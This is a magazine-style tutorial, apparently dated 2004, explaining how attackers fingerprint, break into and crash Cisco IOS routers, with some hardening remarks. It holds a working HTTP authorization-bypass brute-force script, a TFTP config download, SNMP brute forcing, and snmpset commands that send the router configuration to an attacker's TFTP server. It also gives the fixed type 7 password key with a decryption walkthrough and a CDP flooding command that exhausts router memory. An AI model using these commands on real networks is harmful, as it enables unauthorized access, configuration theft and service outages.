Cisco IOS from an Attacker's Point of View

Kamil Folga

Cisco IOS from an Attacker's Point of View

Kamil Folga

There are many ways an attacker can take control over Cisco network devices, often due to an administrator's lack of knowledge, or negligence. A security vulnerability exploitation that leads to an unauthorized access, or a Denial of Service attack, are just a matter of time.

Cisco Systems products are vital elements of the majority of computer networks. They play an important role in network infrastructure, and are often threatened by a direct attack. Cisco devices are commonly used by Internet Service Providers (ISPs) or telecommunication operators in their backbone networks. Although they are perceived as reliable and secure, attacks on Cisco routers and switches take place quite frequently. Recent source code thefts and errors found in their operating system (Cisco IOS) have generated even more cause for concern.

Target of attack

IOS Operating System (*Internetworking Operating System*) is at the heart of all Cisco products. Its main task is packet routing in wide-area networks. The IOS system uses a defined set of commands to manage router's hardware components. As with every operating system, IOS is shipped with tools for device configuration, monitoring and maintenance, which are stored in *flash* memory in the form of a single file that contains all available functions. Three main system categories are presented in Table 1.

Release Numbers consist of two parts: a numeric version (i.e. 11.1, 12.2), followed by an alpha, that describes a specific IOS version:

- T – bug fixes and new functionality,
- S – bug fixes and high performance routing support,
- E – backbone network devices, advanced *Quality of Service* functions, voice services support, security,
- B – bug fixes, broadband services support.

One may also come across special edition versions:

What you will learn...

- what security vulnerabilities an attacker can exploit to take control over a Cisco router,
- how an attacker can launch a DoS attack on a Cisco router,
- what can you do to protect your router.

What you should know...

- Cisco router basics,
- SNMP protocol basics.

- A – access routers, dial-up connections,
- D – xDSL,
- H – SDH/SONET,
- J – Aironet wireless technologies,
- M – *Mobile Wireless*,
- W – ATM / LAN, layer 3 switching.

When discussing routers or switches, it is important to include configuration files. Every Cisco router works with two configuration files: *running-config* and *startup-config*. The first contains the current configuration state, the latter contains the configuration used during device startup. It should be noted that changes made to *running-config* whilst the device is online will be lost after device restart, unless saved.

Table 1. *Cisco IOS categories*

Cisco IOS category	Application
General Deployment (GD)	General application version – stable and bug-free.
Early Deployment (ED)	Contains support for new technologies – bugs and vulnerabilities may occur.
Maintenance Release (MR)	A replacement for *General Deployment* version – contains bug fixes, thoroughly tested.

Listing 1. *Basic router identification with mtr program*

```
# mtr host.provider.net
                     Matt`s traceroute [v0.51]
                                      Fri Oct   1 17:24:29 2004
Keys:    D - Display mode   R - Restart statistics     Q - Quit
                               Packet                     Pings
Hostname                %Loss   Rcv   Snt     Last   Best   Avg    Worst
1. host.example.net       0%     14    14        0      0     0        1
2. router.example.net     0%     14    14        1      1     1        1
3. abc.operator.net       0%     14    14        7      6     8       10
4. cisco.provider.net     0%     14    14       11      6     8       21
5. host.provider.net      0%     14    14       13     11    14       22
```

Listing 2. *Remote OS identification with the use of Nmap*

```
# nmap -vv -O -sS cisco.provider.net
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-10-01 16:44 CEST
Interesting ports on 192.168.0.2:
(The 1654 ports scanned but not show belowe are in state: closed)
PORT      STATE   SERVICE   VERSION
23/tcp      open       telnetd        Cisco telnetd (IOS 12.X)
79/tcp      open       finger        Cisco fingerd (IOS 12.X)
80/tcp      open       http           Cisco IOS administrative webserwer
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco IOS 12.0(5)WC3 - 12.0(16a)
Nmap run completed - 1 IP address (1 host up) scanned in 20.591 second
```

System identification

To perform a successful attack, an intruder has to gain as much information about the target as possible. System identification is a basic and easy task. It consists of three phases:

- building a list of hosts in the target network,
- acquiring information about services provided by the target machine,
- identification of the target machine's operating system (fingerprinting).

Cisco devices are commonly found at the periphery of a provider/operator network. An attacker can use the *mtr* tool to perform a simple test. In the example below (Listing 1), the identification is straight-forward. The host named *cisco.provider.net* is our target machine. Such naming conventions are, surprisingly, quite popular – especially in small networks.

Cisco routers respond in a manner similar to other network devices. An easy, yet highly efficient way to remotely identify an IOS version is to use the *Nmap* program. *Nmap* is a port scanner with Remote Operating System identification (*fingerprinting*) capabilities. If this tool reports active HTTP, telnet and finger services on a remote host (Listing 2), there is a high probability that the host is a Cisco device. The scanner will provide detailed information about installed software and hardware, as well as the IOS version.

Cisco devices can be configured through an easy-to-use *command line interface* (CLI). A terminal console or virtual terminals based on telnet or SSH connections can be used by an administrator to access the router's configuration. Listing 3 shows an example of such telnet connection.

User Access Verification is a registered banner of Cisco Systems – the attacker can be sure that the device they have connected to was manufactured by Cisco. Although the administrator can change the banner text, it is rarely done.

When the telnet service is not active, SSH protocol can be used to access Cisco devices. The attacker can use *telnet* client on port 22 – the default SSH port – to precisely identify target systems. The result shown in Listing 4 leaves no room for doubt that the target device has an active SSH service, version *1.5-Cisco-1.25*.

The IOS system has other specific features that can be used for identification. They are based on packet manipulation. For example, a

Listing 3. *Telnet session with a Cisco router*

```
# telnet 192.168.0.2
Trying 192.168.0.2.23…
Connected to 192.168.0.2.
Escape character is '^]'.

User Access Verification
Password:
Password:
Password:
% Bad passwords
Connection closed by foreign host.
```

Listing 4. *Telnet session on port 22 with a Cisco router*

```
# telnet 192.168.0.3 22
Trying 192.168.0.3.22…
Connect to 192.168.0.3
Escape character is '^]'.
SSH-1.5-Cisco-1.25
```

reply to an ICMP packet will have a priority flag set to *0xc0*. The length of the reply is 8 bytes.

The above information can be used for remote device identification: the majority of IOS versions will send a RST packet in response to a SYN packet sent to port 1999. This is a result of a specific TCP/IP heap implementation. What's even more interesting – a reply packet will contain the string *cisco*.

Detection and exploitation of Cisco IOS vulnerabilities

After acquiring detailed information about a target device, the attacker can detect and exploit Cisco IOS vulnerabilities. This task is far more difficult than system identification (Figure 1).

Bear in mind that not all vulnerabilities can be exploited. This is due to the fact that IOS allows the configuration of packet filters through *Access Control Lists* (ACLs). ACLs define protocol type, the source port and address, and the destination port and address. An administrator can decide what to do with a packet. They can allow access from specified hosts, wide-area networks or block remote configuration. Extended Access Control Lists allow even more flexibility. A properly configured ACL can stop any intruder – an attack, or system identification attempt will be rendered impossible.

The first step

The most commonly exploited vulnerabilities in IOS (the ones that give the attacker full access to device's configuration) are HTTP server implementation vulnerabilities. The HTTP server is a user-friendly alternative to a standard command line interface. Now, let's try connecting to a Cisco router using a web browser. The result should be similar to the one shown in Figure 2, where authorization is required.

There are sixteen permission levels (from 0 to 15) in Cisco IOS, with different commands assigned to different levels. *Enable*, *disable*, *exit*, *help* and *logout* commands are permitted in level *zero*. Level one *(user)* allows the use of commands that make no changes to a router's configuration. The highest level, *enable*, permits all commands.

The intruder can try a simple but effective trick: they can cancel the request to enter the password. After cancelling, they will receive an error message. If they now send a carefully crafted request to the HTTP server, they will receive a web page containing the router's configuration.

Detailed analysis of this type of situation can be seen in the following request, which was sent using a web browser:

```
http://192.168.0.2/level/ ↵
16/exec/show/config
```

The error message is received. Another attempt is then made with a higher authentication level:

```
http://192.168.0.2/level/ ↵
17/exec/show/config
```

The router's configuration can be seen in the web browser window. The attack was successful, because errors in the IOS HTTP server implementation allow execution of any code after local user authentication. The successful HTTP authentication level may vary from 16 to 99, depending upon the device's IOS version: IOS versions 11.3 to 12.2 are vulnerable to this kind of attack. There is no danger if the administrator uses TACACS or RADIUS servers for external authentication.

The script from Listing 5 can be used to find the appropriate authentication level.

If the device is vulnerable, the script will return the following information:

```
All done
16 exploitable levels
```

The attacker can send the following request to the HTTP server:

```
http://<router's address>/level/ ↵
99/exec/show/config
```



Router access (HTTP, TFTP, SNMP, BRUTE FORCE).
Access to device configuration.
Altering configuration and sending it to the device (TFTP, SNMP).
Denial of Service attack (CDP, traffic blockade with IPv4 packet).
Forced device restart. Altered configuration is loaded.

Figure 1. *Cisco device attack schema*

With a bit of luck, the attacker can access a web page containing the configuration of the unattended router that is not running the most up-to-date version of IOS (Figure 3).

TFTP – administrator's mistakes

TFTP is a simple file transfer protocol, lacking authentication. Cisco routers store their configuration in NVRAM memory or on a TFTP server. The administrator should be aware that it is very dangerous to leave this service enabled or unrestricted, unless Access Control Lists (ACLs) are used.

The name of the configuration file consists of the host name followed by *confg* (`<hostname-confg>`). The default name of the configuration file for a router named *cisco* is *cisco-confg*. Should the attacker find port 69 open and accessible – a port scanner would detect this – they can make an attempt to download the configuration file:


```
# tftp 192.168.0.2
tftp> verbose
tftp> trace
tftp> get cisco-confg
tftp> quit
```

It is a common mistake to leave the TFTP server accessible. The above method works for file uploading as well as for file downloading.

SNMP vulnerabilities

Simple Network Management Protocol (SNMP) is used for management and monitoring of TCP/IP computer networks. SNMP works by querying managed network devices (having SNMP agent installed) and collecting information from them. To answer the query, an SNMP agent refers to a *Management Information Base* (MIB). MIBs are standardized and contain information about the device, along with its configuration.

Access to a MIB base is possible upon supplying a password which is called a *community string*. A *community string* consists of two passwords:



192.168.0.2 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://192.168.0.2/
Go Links
Connect to 192.168.0.2
User name:
Password:
Remember my password
OK Cancel
My Computer

Authorization Required

Browser not authentication-capable or authentication failed.

level 15 access

Figure 2. *HTTP authorization*


Router /level/15/exec/-/show/running-config/CR - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://192.168.0.2/level/15/exec/-/show/running-config/CR
Go Links
Command
Done
My Computer

Router

```
Output
Command base-URL was: /level/15/exec/-
Complete URL was: /level/15/exec/-/show/running-config/CR
Command was:  show running-config

Building configuration...

Current configuration:
!
version 12.0
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
service udp-small-servers max-servers no-limit
!
hostname Router
!
enable secret 5 $1$46nz$FRJJEBiYy42EITTt2XmbB.
!
ip subnet-zero
!
!
!
interface Ethernet0
 ip address 192.168.0.2 255.255.255.0
 no ip directed-broadcast
!
interface Serial0
 no ip address
```

Figure 3. *Web page with the router's configuration*

one for reading (*read-only* – RO) and one for reading and writing (*read-write* – RW). To make querying for specific information easier, *Object IDentifiers* (OIDs) were introduced. They have a form of dot-delimited strings of digits.

In the following example, an attempt is made to read the MIB from a Cisco device, searching for the OID .1.3.6.1.2.1.1.1.0 which contains information about the IOS version. The *snmpget* command from the *ucd-snmp* package will be used, which allows reading of every OID from the device's MIB. The *snmpget* command will be executed with the following parameters: IP address (192.168.0.2), *community string* (`cisco`) and OID (.1.3.6.1.2.1.1.1.0).

```
# snmpget 192.168.0.2 \
  cisco .1.3.6.1.2.1.1.1.0
system.sysDescr.0 = Cisco
Internetwork Operating
System Software IOS (tm) 7200
Software (C7200-IS-M),
Version 12.3(5a),
```

Listing 5. *A script exploiting IOS' HTTP vulnerability*

```
#!/bin/sh
#=========================================================================
# $Id: ios-http-auth.sh,v 1.1 2001/06/29 00:59:44 root Exp root $
#
# Brute force IOS HTTP authorization vulnerability (Cisco Bug ID CSCdt93862).
#=========================================================================
TARGET=192.168.10.20
FETCH="/usr/bin/fetch"


LEVEL=16 # Start Level
EXPLOITABLE=0 # Counter

while [ $LEVEL -lt 100 ]; do
CMD="${FETCH} http://${TARGET}/level/${LEVEL}/exec/show/config"
echo; echo ${CMD}
if (${CMD}) then
EXPLOITABLE=`expr ${EXPLOITABLE} + 1`
fi

LEVEL=`expr $LEVEL + 1`
done;

echo; echo All done
echo "${EXPLOITABLE} exploitable levels"
```

```
RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2003
by cisco Systems, Inc.
Compiled Mon 24-Nov-03 21:24
by kellythw
```

Detailed information about the IOS version is returned. In a similar way, by modifying the OID parameter value, the attacker can read all parameters from the MIB base, including the configuration.

Where can one get the community string?

What can the attacker do, if they don' t know the *community string* password? When a port scanner reports that port 161 is open and accessible, a *brute force* method can be used to find the community string. The attack can be launched with the *ADMsnmp* program. This scanner performs SNMP server security auditing on a target machine. The program can launch a *brute force* attack on the *community string* using a dictionary supplied as a text file. *ADMsnmp* reports back on all matched *community strings* that can be read from, and written to the device's MIB.

Listing 6 shows a *community string* named *cisco.* A dictionary with tens of thousands of words gives a very high probability of compromising a *community string.*

Information from SNMP

The first thing an attacker should do after compromising a *community string* password is to read the *Management Information Base* (MIB). MIB defines information stored in a device's SNMP tree. The above-mentioned task can be accomplished with the help of the *ucd-snmp* package, shipped with every UNIX. The *snmpwalk* command will be used in the following example to sequentially read the OIDs in the entire MIB. The command requires two parameters: the device's IP address and a *community string.*

Listing 7 shows that even a small part of the MIB base contains valuable information about the device configuration.

More possibilities

SNMP protocol can be extremely dangerous when improperly configured or badly implemented. The first SNMP version (SNMP v1) sends the *community string* in clear text. Furthermore, SNMP protocol is very *noisy* – devices are queried very often and each query contains the *community* name. Every sniffer can easily gain access to the authentication string. The second and the third protocol versions (SNMP v2 and SNMP v3) use an encrypted *community* name, but they are not commonly used.

Many administrators don't pay enough attention to proper SNMP configuration and default passwords are often found (RO: *public* and RW: *private*). Nearly all devices with IOS versions older then 12.0 still have the RW *community* name set to default *ILMI*.

In the following example, an attempt is made to read and write to a Cisco router's start-up configuration file. The start-up configuration (*startup-config*) is a text file stored in the device's memory and loaded during system start-up.

The *snmpset* tool from the *net-snmp* package can be used to set a required value of an OID in the MIB base. A *community string* for reading and writing must be provided. In the following example, the RW *community string* is *ILMI*. The following command will create a copy of the configuration file on a remote TFTP server.

```
# snmpset -c ILMI x.x.x.x \
 .1.3.6.1.4.1.9.2.1.55.y.y.y.y \
  router-config
```

where x.x.x.x is the address of the TFTP server to which the configuration file will be saved, and y.y.y.y is the address of the router.

The following is the actual command for a target machine.

```
# snmpset -c ILMI 192.168.0.1 \
  .1.3.6.1.4.1.9.2.1.55.192.168.0.2 \
  router-confg
```

If the router is vulnerable, the configuration file will be saved on a TFTP server with an address: 192.168.0.1. When the attacker possesses the Cisco configuration file, they can modify it in any way they want to. They can then send the altered file back to the router. The command is as follows:

```
# snmpset -c ILMI x.x.x.x \
 .1.3.6.1.4.1.9.2.1.53.y.y.y.y \
  router-confg
```

where x.x.x.x is the address of the TFTP server, from which the configuration file will be loaded, and y.y.y.y is the address of the router.

The following is the actual command for a target machine.

```
# snmpset -c ILMI 192.168.0.1 \
  .1.3.6.1.4.1.9.2.1.53.192.168.0.2 \
  router-confg
```

The configuration was transferred. The above example shows that SNMP can be used to download device configuration, edit it, and upload the altered version. The attack was successful, and the device was freely reconfigured.

Listing 6. *Compromising the community password using ADMsnmp*

```
# ./ADMsnmp 192.168.0.2
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
>>>>>>>>>>> get req name=router id = 2 >>>>>>>>>>>
>>>>>>>>>>> get req name=cisco id = 5 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 6 name = cisco ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 6 name = cisco >>>>>>>>
>>>>>>>>>>> get req name=public id = 8 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 7 name = cisco ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=private id = 11 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 134 name = cisco ret =2 <<<<<<<<<<
>>>>>>>>>>> get req name=admin id = 14 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 134 name = cisco ret =2 <<<<<<<<<<
>>>>>>>>>>> get req name=proxy id = 17 >>>>>>>>>>>
>>>>>>>>>>> get req name=write id = 20 >>>>>>>>>>>
>>>>>>>>>>> get req name=access id = 23 >>>>>>>>>>>
>>>>>>>>>>> get req name=root id = 26 >>>>>>>>>>>
>>>>>>>>>>> get req name=enable id = 29 >>>>>>>>>>>
>>>>>>>>>>> get req name=all private id = 32 >>>>>>>>>>>
>>>>>>>>>>> get req name=private id = 35 >>>>>>>>>>>
>>>>>>>>>>> get req name=test id = 38 >>>>>>>>>>>
>>>>>>>>>>> get req name=guest id = 41 >>>>>>>>>>>
```

Listing 7. *Information acquisition using snmpwalk command*

```
# snmpwalk 192.168.0.3 cisco
system.sysDescr.0 = Cisco Internetwork Operating System Software
IOS (tm) 7200 Software (C7200-IS-M), Version 12.3(5a), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2003 by cisco Systems, Inc.
Compiled Mon 24-Nov-03 21:24 by kellythw
system.sysObjectID.0 = OID: enterprises.9.1.222
system.sysUpTime.0 = Timeticks: (1173426559) 135 days, 19:31:05.59
system.sysContact.0 = John Smith
system.sysName.0 = cisco.provider.net
system.sysLocation.0 = Operation
system.sysServices.0 = 6
system.sysORLastChange.0 = Timeticks: (0) 0:00:00.00
interfaces.ifNumber.0 = 11
interfaces.ifTable.ifEntry.ifIndex.1 = 1
interfaces.ifTable.ifEntry.ifIndex.2 = 2
interfaces.ifTable.ifEntry.ifIndex.3 = 3
interfaces.ifTable.ifEntry.ifIndex.4 = 4
interfaces.ifTable.ifEntry.ifIndex.5 = 5
interfaces.ifTable.ifEntry.ifIndex.6 = 6
interfaces.ifTable.ifEntry.ifIndex.7 = 7
interfaces.ifTable.ifEntry.ifIndex.8 = 8
interfaces.ifTable.ifEntry.ifIndex.9 = 9
interfaces.ifTable.ifEntry.ifIndex.10 = 10
interfaces.ifTable.ifEntry.ifIndex.11 = 11
interfaces.ifTable.ifEntry.ifDescr.1 = ATM5/0
interfaces.ifTable.ifEntry.ifDescr.2 = GigabitEthernet0/1
interfaces.ifTable.ifEntry.ifDescr.3 = GigabitEthernet0/2
interfaces.ifTable.ifEntry.ifDescr.4 = GigabitEthernet0/3
```

Brute force methods

There are many programs that allow launching of a *brute force* attack upon a Cisco device – for example *Cain and Abel*, *Hydra*, *Cisco Crack* or *Brutus*. Although *brute force* methods are time-consuming and can draw attention to the attacker, they can be successful in certain cases.

Telnet and SSH services are mainly used for unauthorised access. Note that local or external authorisation is possible. In case of local authorisation the attacker will be asked directly to provide a password:

```
# telnet 192.168.0.2
Trying 192.168.0.2.23…
Connected to 192.168.0.2.
Escape character is '^]'.
User Access Verification
Password:
```

In this case the authorisation is performed by the IOS, and not all device access requests will be logged.

Before launching a *brute force* attack, the existence of an external, centralised authorisation method with RADIUS or TACACS server should be checked. It is enough to connect to the target host using a *telnet* client.

```
# telnet 192.168.0.3
Trying 192.168.0.2.23…
Connected to 192.168.0.2.
Escape character is '^]'.
User Access Verification
Username: admin
Password:
```

The above authorisation procedure indicates the usage of a TACACS or




Figure 4. *Vigenere decoding diagram*

RADIUS server for external authentication – a *brute force* attack will fail.

System passwords

Operations performed via HTTP introduce considerable configuration limits. To obtain full configuration rights, a command-line interface (CLI) should be used. This requires knowledge about system passwords. Cisco introduced three types of password encryption and storage methods, which are detailed below.

Cisco IOS type 0 passwords

The *service password-encryption* command from the IOS system allows the administrator to encrypt all passwords used in the system. If the above command is not included in the configuration, all passwords will be displayed in clear text. An example entry may look like the following:

```
username administrator ↵
privilege 15 password 0 cisco
```

The above entry means that the user *administrator* uses password *cisco* and has the highest (15) permission level. The digit 0 that appears before the password indicates that the password is unencrypted.

Telnet logging is the most common authorisation method that gives access to the privilege level. A *telnet* password can be read directly from the configuration, because it is stored in clear text. The second thing the attacker should pay attention to, is the encryption method for *enable* mode passwords. This mode permits device configuration changes. The following section analyses password encryption methods in detail.

Cisco IOS type 5 passwords

Type 5 passwords are encrypted with the MD5 algorithm. It is used for storing *enable secret* passwords. An example of an encrypted password is:

```
enable secret 5 ↵
$1$2ZTf$9UBtjkoYo6vW9FwXpnbuA.
```

Cisco IOS type 7 passwords

If the *service password-encryption* command is set in the configuration file, all passwords will be encrypted. An example of an encrypted password is:

```
username admin privilege 15 ↵
password 7 0822455D0A16
```

Encrypted passwords are preceded by the digit 7 in configuration output.

Although passwords stored in clear text can be read directly from the configuration, this doesn't apply to type 5 and type 7 passwords. The Type 7 password encryption algorithm, named *Vigenere*, is well known. Let's analyse the whole process in detail (Illustration 4).

Let's decipher the following type 7 password:

```
1101180E1E1C52
```

The password length can be computed from the following formula: (number of characters in the encrypted password – 2) / 2. In our example, the password has a length of (14 – 2) / 2 = 6 characters. Type 7 password encryption key is fixed: *tfd;kfoA,.iyewrkldJKD*. Let variable xorstring[]=tfd;kfoA,.iyewrkldJKD refer to the succeeding elements of this sequence, for example xorstring[2]=f, xorstring[8]=A.

Step 1

Read the first two digits from the encrypted string. In our example: 11. This value represents the initial index of *tfd;kfoA,.iyewrkldJKD* string.

Step 2

i is the eleventh element of the encrypted string. Calculate its decimal representation, using an ASCII code table: *i* = 105.

Table 2. *Vigenere decryption operations for password hakin9*

No.	1	2	3	4	5	6
Index	11	12	13	14	15	16
ASCII[DEC]	i [105]	y [121]	e [101]	w [119]	r [114]	k [107]
HEX[DEC]	01 [1]	18 [24]	0E [14]	1E [30]	1C [28]	52 [82]
XOR	104	97	107	105	110	57
XOR-ASCII	h	a	k	i	n	9

- Index – index of elements in xorstring[],
- ASCII[DEC] – element value represented as ASCII character and DEC,
- HEX[DEC] – hexadecimal values from the encrypted password represented as HEX and DEC,
- XOR – the result of logical XOR operation, performed on HEX[DEC] and ASCII[DEC] values,
- XOR-ASCII – the result of logical XOR operation represented as an ASCII character.

Step 3

Read the next two digits from the encrypted string. In our example: 01. Convert from hexadecimal (HEX) representation to the decimal (DEC) one: 01 HEX = 1 DEC.

Step 4

Perform a logical XOR operation: 1 XOR 105 = 104. Look it up in the ASCII code table again:104 DEC = *h*. The final value is the letter *h*.

Step 5

Move to the next element of the encrypted string. This is the twelfth letter *y*. The decimal representation (ASCII code table) of letter *y* is 121.

Step 6

Read the next two digits, fifth and sixth, from the encrypted string. They represent number 18 HEX, or 24 DEC when converted to decimal representation.

Step 7

Perform a logical XOR operation: 24 XOR 121 = 97. Convert using an ASCII code table: 97 DEC = *a*.

Continue the calculations for the remaining elements of the encrypted string (Table 2). The encrypted password is *hakin9*.

The above example shows that a type 7 password can be decrypted manually – of course, one may find dedicated software performing this task, i.e. *Boson Get Pass!*. A type 5 password, however, encrypted with the MD5 algorithm can only be compromised using the dictionary method.

Router access, configuration file… what next?

Imagine how much information a router configuration file can contain. By reading it, the attacker can learn many details about the device: routing tables, interfaces used, passwords, routing protocols, and much, much more. Furthermore, it's easy to find the device's vulnerabilities once an attacker possesses its configuration file. Listing 8 shows a Cisco router's configuration file.

The first section contains information about the IOS version (version 12.0 in our example) and running services. The next section (separated with an exclamation mark) contains information about the device name and passwords. The next sections describe interfaces – *Ethernet* and *Serial* in our example. There's also a RO *community string* for SNMP: *cisco*. *Telnet* is supported by virtual terminals, and access to the device is granted after providing *cisco* password. The shown configuration file allows many possibilities of attack:

- it contains a type 7 password, which is easy to compromise,
- no ACLs restricting telnet access,
- SNMP password allows dictionary attack,
- HTTP server is running.

The following listings (Listing 9 and 10) detail a more complex configuration file.

The most important thing to look for is the password encryption method. In the example above, the *enable* password is encrypted with the MD5 algorithm. This type of password cannot be decrypted, but the attacker can use a dictionary method to find the appropriate string that matches the password. *Cain and Abel* is the tool that can utilise the dictionary method for Cisco IOS type 5 passwords (Figure 5).

Once the intruder possesses information about *enable* password, and after logging directly into the device, they can perform all operations. They can log in from any location using a telnet client, because the password is stored in clear text.

Information about network interfaces can help in network structure analysis. It is possible to learn about other connected devices using the *Cisco Discovery Protocol* (CDP). The listing shows that the device is a high performance router with three *GigabitEthernet* interfaces and one ATM interface. SNMP configuration, access permissions and *community* are also shown and can be exploited. The password is unencrypted, but it allows Read-Only access. HTTP server is also running.

Configuration file analysis gives an attacker in-depth knowledge about the device. The device can be reconfigured or used for other purposes, i.e. active sniffing.

Denial of Service attacks

Denial of Service (DoS) attacks are launched to hinder or stop a target machine, or a part of a network. Currently, the majority of Cisco IOS vulnerabilities allow an intruder to launch a DoS attack. When discussing security, examples of such attacks that result in system instability or crash should be included.

Neighbours search – CDP

Cisco Discovery Protocol (CDP) is the OSI second layer (data link layer) protocol that allows the gathering of information about directly connected routers – such pairs are often called *neighbours*.

CDP works as follows: every Cisco device systematically sends out information about it's current configuration to neighbouring devices using CDP. These packets are not routed, because the whole process takes place in data link layer. Updates are sent through a specific interface on *multicast* port 01:00:0C:CC:CC:CC. A CDP protocol attack is based upon flooding the target device with data – this results in the usage of all the router's memory. The attack must be launched from the target machine's network segment.

To emulate CDP, *cdp* tool from the *Phenoelit Impas* package will be used in the following example. An intruder sends CDP frames with a maximum length of 1480 bytes and a random data link address:

```
# ./cdp -i eth0 -m0 \
  -n 100000 -l 1480 -r -v
```

The device – depending upon the IOS version – can react in three different ways: restart itself after a couple of frames are received, crash after a few thousand or behave unpredictably if all available memory is filled with CDP frames.

The following example shows a CDP attack upon a Cisco 1601 router running IOS version 12.0(18). At the beginning, the router works normally, but after some time, memory usage caused by CDP frames is visible:

```
# debug cdp packet
%Log packet overrun,
  PC 0x221BE44, format: %s
%Log packet overrun,
  PC 0x221BE44, format: %s
%Log packet overrun,
  PC 0x221BE44, format: %s
%Log packet overrun,
  PC 0x221BE44, format: %s
```

Below is the output from the administrator's console:

```
# %SYS-2-MALLOCFAIL:
  Memory allocation of 1480 bytes
  failed from 0x221BE44, pool
  Processor, alignment 0
  -Process= "CDP Protocol", ipl= 0,
  pid= 9  -Traceback= 221BDCC
  221BF46 221BBEE 221B3B72
  221B76A 221B24C
```

Execution of even the simplest command is impossible:

```
# sh ?
% Unrecognized command
```

The attack was successful – no router configuration or monitoring operation can be performed. Of course, CDP can be disabled by the administrator.

